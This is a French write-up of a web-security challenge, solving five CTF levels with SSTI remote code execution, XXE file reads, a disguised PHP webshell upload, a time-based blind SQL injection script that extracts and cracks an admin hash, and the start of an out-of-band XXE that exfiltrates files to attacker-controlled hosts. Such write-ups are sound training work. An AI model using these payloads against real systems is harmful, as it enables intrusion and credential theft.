

Rapport réalisé dans le cadre du Challenge Technique XMCO

Rapport Technique

Rédigé par :

Théophile DUTREY

E-mail :

dutrey.theophile@gmail.com

Entreprise :


XMCO

Challenge 1

L'application affiche une bannière "Hello guest" et un champ texte permettant d'envoyer un paramètre GET `username`.

Injection de la payload:

```
{{7*7}}
```



Cela signifie que la chaîne `{{7*7}}` a été interprétée par le backend et non affichée telle quelle, révélant ainsi une vulnérabilité de type SSTI.

Le nom du challenge est Serpent, ce qui suggère fortement un backend en Python utilisant le framework Flask. Je recherche donc une payload permettant d'obtenir une RCE sur un Flask vulnérable et je tombe sur la ressource suivante :

RCE Payload and Bypassing Filters


In a brilliant [OnSecurity](#) article, [Gus Ralph](#) presents a very clever RCE payload that leverages the fact that Flask/Jinja2 templates have the `request` object available to them.

Leveraging the same tricks, the following payload would execute `id` using Python's `os.popen()`:

```
{{request.application.__globals__.__builtins__.__import__('os').popen('id').read()}}
```

Test de la payload

Je test ensuite cette payload directement dans l'application :

Serpent level 1 

Hello uid=33(www-data) gid=33(www-data) groups=33(www-data),0(root)

Name

What is your name ?

J'affiche les fichiers présent dans le repertoire de l'app:

Hello app.py flag.txt index.html

Name

What is your name ?

Je trouve le flag et l'affiche:

Hello FLAG{http://home-2025-12-02-tdu3-b60612.wannatry.fr/j418w8w9cep09bc559jm427jare4aiz9-end.html}

Name

What is your name ?

FLAG{lien-vers-challenge2}

Challenge 2

À l'ouverture du challenge, on découvre une interface très simple : une unique zone de texte permettant d'envoyer un message au serveur.

Papy 1 🐼

Thanks for your message: 'a'

Message

Let's send a kind message to the server

Submit

Pour comprendre ce que l'application envoie réellement au serveur, j'intercepte la requête avec Burp Suite.

On observe immédiatement que le formulaire n'envoie pas simplement la chaîne saisie par l'utilisateur, en effet le champ message est intégré dans un document XML complet, puis encodé en Base64 avant d'être transmis:

The screenshot displays the Burp Suite interface. On the left, the 'Request' tab shows a POST request to `/index.php`. The request body is highlighted in blue. On the right, the 'Inspector' tab shows the selected text, which is a Base64-encoded XML document. The decoded XML is shown below the selected text.

```
POST /index.php HTTP/2
Host: frvcw48m9vvwzumas56fix2xinpmYu6b-2025-12-02-tdu3-b60612.wannatry.fr
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 104
Origin: https://frvcw48m9vvwzumas56fix2xinpmYu6b-2025-12-02-tdu3-b60612.wannatry.fr
Referer: https://frvcw48m9vvwzumas56fix2xinpmYu6b-2025-12-02-tdu3-b60612.wannatry.fr/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers

xml=
PD94bWwgdmVyc2lvbj0iMS4wIj8%2BCjxkb2N1bWVudD4KIDxtZXNzYwdlPmE8L21lc3NhZ2U%2BCiA8L2RvY3VtZW50PgogICAg
```

Inspector

Selection: 100 (0x64)

Selected text

```
PD94bWwgdmVyc2lvbj0iMS4wIj8%2BCjxkb2N1bWVudD4KIDxtZXNzYwdlPmE8L21lc3NhZ2U%2BCiA8L2RvY3VtZW50PgogICAg
```

Decoded from: URL encoding

```
PD94bWwgdmVyc2lvbj0iMS4wIj8+Cjxkb2N1bWVudD4KIDxtZXNzYwdlPmE8L21lc3NhZ2U+CiA8L2RvY3VtZW50PgogICAg
```

Decoded from: Base64

```
<?xml version="1.0"?>
<document>
  <message>a</message>
</document>
```

Request attributes: 2

En explorant le code JavaScript du site ('main.js'), on trouve la logique complète utilisée pour construire la requête POST.

Ce code est important pour comprendre comment l'application traite l'entrée utilisateur.

```
// The flag is at /flag

(function () {
  document.getElementById("message-form").onsubmit = (e) => {
    e.preventDefault();

    const message = document.getElementById("message").value;
    console.log(message);

    const xml_payload = `<?xml version="1.0"?>
<document>
  <message>${message}</message>
</document>
`;

    $.ajax({
      url: "index.php",
      type: "POST",
      data: { xml: btoa(xml_payload) },
      success: (response) => {
        document.getElementById("error").innerText = response;
      },
    });
  });
})();
```

En analysant le code JavaScript, je comprends que l'application envoie en réalité un document XML complet via un POST.

Ce XML est généré côté client, inséré dans la variable `xml_payload`, puis encodé en Base64 grâce à la fonction `btoa()` avant d'être transmis au serveur.

Comme le serveur décode ce Base64 et exécute ensuite un `simplexml_load_string()`, il parse donc un XML entièrement contrôlable par l'utilisateur.

À ce stade, une idée me vient immédiatement : cela ressemble fortement à une vulnérabilité de type XXE (XML eXternal Entity).

Pour tester l'hypothèse, je construis un XML contenant :


1. une déclaration DOCTYPE,
2. une entité externe `xxe` pointant vers `/flag`,
3. et l'appel de cette entité dans la balise `<message>`.

Voici la payload:

```
1 <?xml version="1.0"?>
2 <!DOCTYPE document [
3   <!ENTITY xxe SYSTEM "file:///flag">
4 ]>
5 <document>
6   <message>&xxe;</message>
7 </document>
```

- `file:///flag`
indique au parser XML de charger le contenu du fichier `/flag` présent sur le serveur (indice dans le code source `main.js`).
- `<!ENTITY xxe SYSTEM "...">`
définit une entité externe, donc une ressource dont le contenu sera récupéré lors du parsing XML.
- `&xxe;`
est remplacée **dynamiquement**, au moment du parsing, par le contenu du fichier chargé via `file:///`.

J'encode ensuite ma payload en base 64 en pensant à encoder les caractères spéciaux aussi pour m'assurer qu'aucun caractère réservé (+, =, /, etc.) ne sera modifié lors de l'envoi en POST.



Cela me donne la chaîne que je devrai injecter dans le paramètre `'xml='` lors de l'attaque. Ainsi, le serveur recevra un flux identique à celui qu'envoie le front-end, mais contenant ma propre structure XML exploitant la vulnérabilité XXE:

Request

PrettyRawHex

10

Origin:

https://frvcw48m9vvwzumas56fix2xinpmyu6b-2025-12-02-tdu3-b60612.wannatry.fr

11

Referer:

https://frvcw48m9vvwzumas56fix2xinpmyu6b-2025-12-02-tdu3-b60612.wannatry.fr/

12

Sec-Fetch-Dest:

empty

13

Sec-Fetch-Mode:

cors

14

Sec-Fetch-Site:

same-origin

15

Priority:

u=0

16

Te:

trailers

17

18

xml=

PD94bWwgdmVyc2lvbj0iMS4wIj8%2BCjwhRE9DVFlQRSBkb2N1bWVudCBbCiAgPCFFFTlRJVFkgeHhlfIFNZU1RFTSAiZmlsZTovLy9mbGFnIj4KXT4KPGRvY3VtZW50PgogIDxtZXNzYWdlPiZ4eGU7PC9tZXNzYWdlPgo8L2RvY3VtZW50Pg%3D%3D

?

⚙

←

→

Search

🔍

0 highlights

Response

PrettyRawHexRender

1

HTTP/2 200 OK

2

Content-Type:

text/html; charset=UTF-8

3

Date:

Tue, 02 Dec 2025 19:17:29 GMT

4

Server:

Apache/2.4.10 (Debian)

5

Vary:

Accept-Encoding

6

X-Powered-By:

PHP/7.1.4

7

Content-Length:

121

8

9

Thanks for your message:

'FLAG{http://home-2025-12-02-tdu3-b60612.wannatry.fr/abhnjlm a6g0pljeaw0yg3ekyvv4lb3o-end.html}'

Cela me permet d'obtenir le flag du deuxième challenge:

FLAG{lien-vers-challenge3}

Challenge 3

Dans ce challenge, on dispose d'une fonctionnalité permettant de mettre à jour sa photo de profil en uploadant un fichier.

J'ai donc commencé par tester un fichier arbitraire, avec différentes extensions, pour observer le comportement du serveur.

Très rapidement, je constate que peu importe l'extension du fichier que j'essaie d'ajouter (.txt, .php, .jpg, etc.), l'application renvoie une erreur indiquant que le type de fichier est incorrect.

Cela suggère fortement que le serveur ne se base pas uniquement sur l'extension, mais réalise un contrôle plus strict : une vérification du magic number du fichier.

Les magic numbers correspondent aux premiers octets d'un fichier, utilisés pour identifier son format réel.

Par exemple, pour le format PNG :

PNG format	.png	89 50 4e 47	.PNG
------------	------	-------------	------

Ainsi, même si je renomme un fichier en .png, si son contenu ne commence pas par 89 50 4E 47, l'application le rejettera.

Ce comportement indique donc que pour bypasser la vérification et uploader un fichier malveillant, je dois fabriquer un fichier contenant un magic number valide, puis y insérer du code arbitraire derrière.

Pour contourner la vérification du type de fichier réalisée côté serveur, j'ai créé un fichier dont les premiers octets correspondent à la signature d'un vrai fichier PNG:

```
[Dec 02, 2025 - 23:38:57 (CET)] exegol-ctf_XMCO chall3 # echo "89504E47" | xxd -r -p > poc.php
[Dec 02, 2025 - 23:39:01 (CET)] exegol-ctf_XMCO chall3 # cat poc.php
PNG
[Dec 02, 2025 - 23:39:07 (CET)] exegol-ctf_XMCO chall3 #
```

- 89504E47 : signature hexadécimale du format PNG
- xxd -r -p : convertit l'hex en données binaires
- poc.php : fichier final (extension PHP pour la suite du bypass)

Une fois mon fichier forgé avec un magic number PNG valide, je procède à l'upload. Cette fois-ci, le fichier passe la vérification du serveur et l'application affiche un message confirmant que la photo de profil a été mise à jour.


J'ouvre alors Burp Suite pour observer ce qui se passe après l'envoi du formulaire.

En interceptant la requête et le trafic suivant, je remarque immédiatement qu'une requête GET est effectuée automatiquement vers l'URL du fichier uploadé:


/uploads/profile-picture.php

```
GET /uploads/profile-picture.php HTTP/2
Host: 70h785hj0lvamluz309jfnvxdpkup080-2025-12-02-tdu3-b60612.wannatry.fr
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://70h785hj0lvamluz309jfnvxdpkup080-2025-12-02-tdu3-b60612.wannatry.fr/
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Priority: u=4,i
```

Lorsque j'accède directement au fichier que j'ai uploadé, je constate que le navigateur affiche bien le début du fichier, incluant le magic number PNG:



Juste après cette signature, tout le contenu est interprété comme du PHP par le serveur. Je décide donc d'y injecter un webshell minimaliste à la suite du magic number, afin d'exécuter des commandes arbitraires.



Ce fichier est toujours accepté comme une image par le mécanisme de vérification grâce au magic number, mais le serveur continue de l'exécuter comme un script PHP, car son extension reste .php.

Une fois uploadé, on obtient le flag dans /uploads/profile-picture.php:

```
◆◆◆◆aaaaaa FLAG{http://home-2025-12-02-tdu3-b60612.wannatry.fr/rigfw8y3wyo257buunoro1w1kb3g0968-end.html}
FLAG{http://home-2025-12-02-tdu3-b60612.wannatry.fr/rigfw8y3wyo257buunoro1w1kb3g0968-end.html}
```

FLAG{lien-vers-challenge4}

Challenge 4

Après authentification, l'application redirige l'utilisateur vers une page affichant une liste d'articles.

Lorsqu'un article est sélectionné, le navigateur envoie la requête suivante :

```
GET /api/posts/<id-post>?<timestamp> HTTP/2
```

Ici, `<id-post>` représente l'identifiant numérique de l'article.

La réponse associée bien l'ID à un contenu retourner sous format JSON :

```
HTTP/2 200 OK
Cache-Control: no-cache
Content-Type: application/json; charset=utf-8
Date: Thu, 04 Dec 2025 17:06:59 GMT
Etag: W/"62-pw7SJprP6wDLO+kGmNUjVXakUYE"
Pragma: no-cache
Server: nginx
X-Powered-By: ...
Content-Length: 98

{
  "id":1,
  "username":"admin",
  "title":"First",
  "content":"I like to be the first one to post comment"
}
```

Cela indique que l'API récupère l'article correspondant depuis la base de données en fonction de l'ID fourni dans l'URL.

Pour tester la robustesse du paramètre, on remplace l'ID numérique par une chaîne arbitraire :

```
GET /api/posts/test?1764887814058 HTTP/2
```

```
Response
Pretty Raw Hex Render
1 HTTP/2 500 Internal Server Error
2 Content-Type: application/json; charset=utf-8
3 Date: Thu, 04 Dec 2025 16:48:21 GMT
4 Etag: W/"56-kO2AACwAl9fKrw3IEy2Lxw5R1Fs"
5 Server: nginx
6 X-Powered-By: ...
7 Content-Length: 86
8
9 {
  "error":true,
  "message":"ER_BAD_FIELD_ERROR: Unknown column 'test' in 'where clause'"
}
```

Dans Burp Suite, on observe une erreur renvoyée par le serveur. Elle provient directement du moteur MySQL, et révèle plusieurs éléments importants :

- l'application insère la valeur située après `/posts/` directement dans une requête SQL,
- sans validation ni échappement correct,
- en l'interprétant comme un champ ou une condition SQL.

Pour vérifier que la valeur injectée est bien interprétée dans la requête SQL, j'envoie la payload suivante :

```
1 OR SLEEP(5)
```

J'observe alors que la réponse met systématiquement cinq secondes à revenir, ce qui confirme que le paramètre est effectivement injecté dans la requête SQL et que la vulnérabilité SQLi est exploitable.

J'essaye ensuite d'envoyer une payload permettant de contourner totalement la condition du WHERE afin de récupérer l'intégralité des enregistrements :

```
1 OR 1=1--
```

Cependant, malgré une injection syntaxiquement correcte, la réponse retournée par l'API reste strictement identique :

```
1 {  
2   "id": 1,  
3   "username": "admin",  
4   "title": "First",  
5   "content": "I like to be the first one to post comment"  
6 }
```

Aucune donnée supplémentaire n'apparaît, ce qui indique que, même si la requête SQL est bien modifiée, l'application n'affiche qu'un seul enregistrement dans sa réponse.

Cependant, puisque la requête ne renvoie pas d'erreur, cela signifie que l'injection est bien exécutée par le serveur, même si le résultat n'est pas affiché.

Je décide donc de tirer parti de ce comportement pour tenter d'extraire des informations sur la base de données.

Comme première étape, j'essaie de vérifier si une table nommée users existe dans le schéma actuel.

Pour cela, j'envoie la payload suivante :

```
1 UNION SELECT username,password FROM users--
```

J'obtiens cette erreur remonté par le server:

```
{
  "error":true,
  "message":"ER_NO_SUCH_TABLE: Table 'queried.users' doesn't exist"
}
```

Cela confirme que la table users n'existe pas dans la base de données.

Je poursuis donc mes tests en ciblant une table potentiellement nommée user.

Cette fois, le serveur n'émet aucune erreur, ce qui laisse supposer que la table existe bien.

À partir de là, je peux utiliser des injections conditionnelles basées sur la fonction SLEEP(0.2) afin d'inférer des informations sur la base de données.

Le principe est simple : si la condition que je teste est vraie, MySQL exécute SLEEP(0.2) et la réponse du serveur est retardée. Si elle est fausse, la requête s'exécute normalement et la réponse arrive immédiatement.

Cette différence de temps me permet donc de déterminer, sans jamais voir directement le résultat SQL, si une condition est vérifiée ou non.

Grâce à ce mécanisme, je peux confirmer la présence de l'utilisateur admin, récupérer la longueur de son mot de passe, puis en extraire le hash caractère par caractère.

Cette requête me permet de vérifier que l'entrée "admin" est bien présente dans la table:

```
1 OR IF((SELECT COUNT(*) FROM user WHERE username='admin')>0,
SLEEP(0.2), 0)
```

Ici, je confirme que le mot de passe associé à l'utilisateur admin comporte 32 caractères:

```
1 OR IF((SELECT LENGTH(password) FROM user WHERE
username='admin')=32, SLEEP(0.2), 0)
```

Enfin, je crée une requête qui me permet de récupérer un caractère précis du mot de passe:

```
1 OR IF(SUBSTRING((SELECT password FROM user WHERE
username='admin'),1,1)='a', SLEEP(0.2), 0)
```

En répétant l'opération pour chaque position et pour chaque caractère possible, il devient alors possible d'exfiltrer l'intégralité du hash associé à l'utilisateur admin. Cette étape étant trop longue à faire à la main, je décide de créer un script python pour trouver le mot de passe:

```

1 import requests
2 import time
3
4 url = "https://k5et0n88lteob5nq0fyte1ajpfd79g3m-2025-12-02-tdu3-b60612.wannatry
    .fr/api/posts/"
5 token = "HEADER.PAYLOAD.SIGNATURE"
6 headers = {"Authorization": token}
7
8 chars = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789{}_-=!"
9 length = 32
10 result = ""
11
12 for i in range(1, length + 1):
13     for c in chars:
14         payload = f"1 OR IF(SUBSTRING((SELECT password FROM user WHERE username
            ='admin'),{i},1)='{c}',SLEEP(0.2),0)"
15         t0 = time.time()
16         requests.get(url + payload, headers=headers)
17         if time.time() - t0 > 0.2:
18             result += c
19             print(result)
20             break
21
22 print("password:", result)

```

Après execution du script, j'obtiens ce résultat:

```

[Dec 04, 2025 - 23:34:51 (CET)] exegol-ctf_XMCO chall4 # python3 poc.py
8
81
81a
81a6
81a6d
81a6d3
81a6d36
81a6d36e
81a6d36ed
81a6d36ed1
81a6d36ed12
81a6d36ed120
81a6d36ed120a
81a6d36ed120af
81a6d36ed120afe
81a6d36ed120afeb
81a6d36ed120afeb6
81a6d36ed120afeb65
81a6d36ed120afeb65d
81a6d36ed120afeb65dc
81a6d36ed120afeb65dc7
81a6d36ed120afeb65dc7d
81a6d36ed120afeb65dc7d2
81a6d36ed120afeb65dc7d2e
81a6d36ed120afeb65dc7d2e0
81a6d36ed120afeb65dc7d2e0c
81a6d36ed120afeb65dc7d2e0c7
81a6d36ed120afeb65dc7d2e0c74
81a6d36ed120afeb65dc7d2e0c74c
81a6d36ed120afeb65dc7d2e0c74c5
81a6d36ed120afeb65dc7d2e0c74c58
81a6d36ed120afeb65dc7d2e0c74c58e
password: 81a6d36ed120afeb65dc7d2e0c74c58e

```

Le mot de passe récupéré est un hash MD5. Je le met dans crackstation et récupère le mot de passe admin associé:

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

81a6d36ed120afeb65dc7d2e0c74c58e

Je ne suis pas un robot

Les Conditions d'utilisation de reCAPTCHA
ont changé. [Prendre des mesures](#)

reCAPTCHA

Confidentialité · Conditions

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
81a6d36ed120afeb65dc7d2e0c74c58e	md5	yerramshettysumlok

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Enfin je me connecte tant qu'admin au site, et j'accède au flag:

FLAG{http://home-2025-12-02-tdu3-b60612.wannatry.fr/
mwex0emeea7ycbs4pwjim2k1jrof6utu-end.html}

FLAG{lien-vers-challenge5}

Challenge 5

Ce challenge reprend une structure très similaire au challenge numéro 2, mais cette fois-ci l'exploitation est plus complexe et nécessite l'utilisation d'une technique d'exfiltration hors-bande (Out-Of-Band).

Comme pour le 2ème challenge, on observe un formulaire qui envoie en arrière-plan une requête contenant un champ nommé xml, dont la valeur est tout simplement une chaîne encodée en Base64 représentant un document XML.

En réinjectant du XML contrôlé par l'utilisateur, il est possible d'ajouter une déclaration `<!DOCTYPE>` afin de définir des entités externes.

Cependant, contrairement à l'exercice précédent, le serveur ne renvoie jamais le contenu résolu des entités dans la réponse HTTP.

Ainsi, même en tentant d'inclure une ressource locale comme `file:///flag`, aucune donnée utile n'est affichée côté client.

Cela signifie que nous sommes face à une XXE Blind, c'est-à-dire que l'on peut forcer le serveur à lire des fichiers, mais on ne peut pas voir directement le contenu dans la réponse HTTP.

Je cherche donc des exploits associés à cette vulnérabilité et je trouve cet exploit sur le site de PortSwigger.

Exploiting blind XXE to exfiltrate data out-of-band

Detecting a blind XXE vulnerability via out-of-band techniques is all very well, but it doesn't actually demonstrate how the vulnerability could be exploited. What an attacker really wants to achieve is to exfiltrate sensitive data. This can be achieved via a blind XXE vulnerability, but it involves the attacker hosting a malicious DTD on a system that they control, and then invoking the external DTD from within the in-band XXE payload.

An example of a malicious DTD to exfiltrate the contents of the `/etc/passwd` file is as follows:

```
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval "<!ENTITY &#x25; exfiltrate SYSTEM 'http://web-attacker.com/?'>
%eval;
%exfiltrate;
```

This DTD carries out the following steps:

- Defines an XML parameter entity called `file`, containing the contents of the `/etc/passwd` file.
- Defines an XML parameter entity called `eval`, containing a dynamic declaration of another XML parameter entity called `exfiltrate`. The `exfiltrate` entity will be evaluated by making an HTTP request to the attacker's web server containing the value of the `file` entity within the URL query string.
- Uses the `eval` entity, which causes the dynamic declaration of the `exfiltrate` entity to be performed.
- Uses the `exfiltrate` entity, so that its value is evaluated by requesting the specified URL.

The attacker must then host the malicious DTD on a system that they control, normally by loading it onto their own webserver. For example, the attacker might serve the malicious DTD at the following URL:

```
http://web-attacker.com/malicious.dtd
```

Finally, the attacker must submit the following XXE payload to the vulnerable application:

```
<!DOCTYPE foo [<!ENTITY % xxe SYSTEM
"http://web-attacker.com/malicious.dtd"> %xxe;]>
```

Pour exploiter cette vulnérabilité, on utilise une technique de Blind XXE Out-Of-Band, car le serveur ne renvoie jamais le contenu du fichier demandé.

Il accepte cependant de charger des DTD externes, ce qui permet d'exécuter du XML plus complexe.

On commence par créer un fichier .dtd contenant la vraie payload XXE : lecture du fichier /flag et exfiltration de son contenu vers un serveur que l'on contrôle.

On ne peut pas envoyer cette payload directement via le champ xml du formulaire car le parseur PHP interdit les paramètres internes contenant des %, ce qui provoquait immédiatement des erreurs (PEReferences forbidden, entity not defined, etc.).

Ensuite, j'envoie dans le champ XML une payload qui charge la DTD hébergée et exécute ce qu'elle contient. Ainsi, le fichier /flag est lu et envoyé vers mon serveur en arrière-plan grâce à la DTD.

Pour recevoir le contenu exfiltré, j'aurais pu ouvrir un port sur ma box et configurer un port-forwarding vers un serveur local, mais cela demande une configuration réseau inutilement complexe.

Pour simplifier, j'ai utilisé Interactsh, un service conçu pour capturer des requêtes sans aucune configuration : il fournit un domaine unique et enregistre automatiquement toutes les connexions entrantes.


En plaçant ce domaine dans ma DTD malveillante, le serveur vulnérable envoie directement le contenu du fichier /flag vers Interactsh, ce qui me permet de le récupérer même en situation de Blind XXE.

Avant d'exploiter la vulnérabilité, il fallait d'abord vérifier que le serveur hébergeant l'application pouvait effectuer des connexions sortantes.

Pour cela, j'envoie une première payload XXE très simple, dont le seul objectif est de forcer le serveur à effectuer une requête vers mon domaine Interactsh :


```
1 <!DOCTYPE xxe [  
2   <!ENTITY test SYSTEM "http://azxtrmtedzbcse navtvoj2xgzxir184d7.oast.fun/">  
3 ]>  
4 <doc>&test;</doc>
```

On peut observer sur Interactsh qu'une connexion a bien été établie depuis le server, donc l'exploit expliqué avant peut être mise en place:



Je crée ensuite mon fichier DTD malveillant, contenant la véritable payload XXE, puis je décide de l'héberger sur le site paste.c-net.org.

Ce service permet d'héberger un fichier texte publiquement, accessible via une URL directe, sans restrictions particulières et sans nécessiter de configuration serveur.

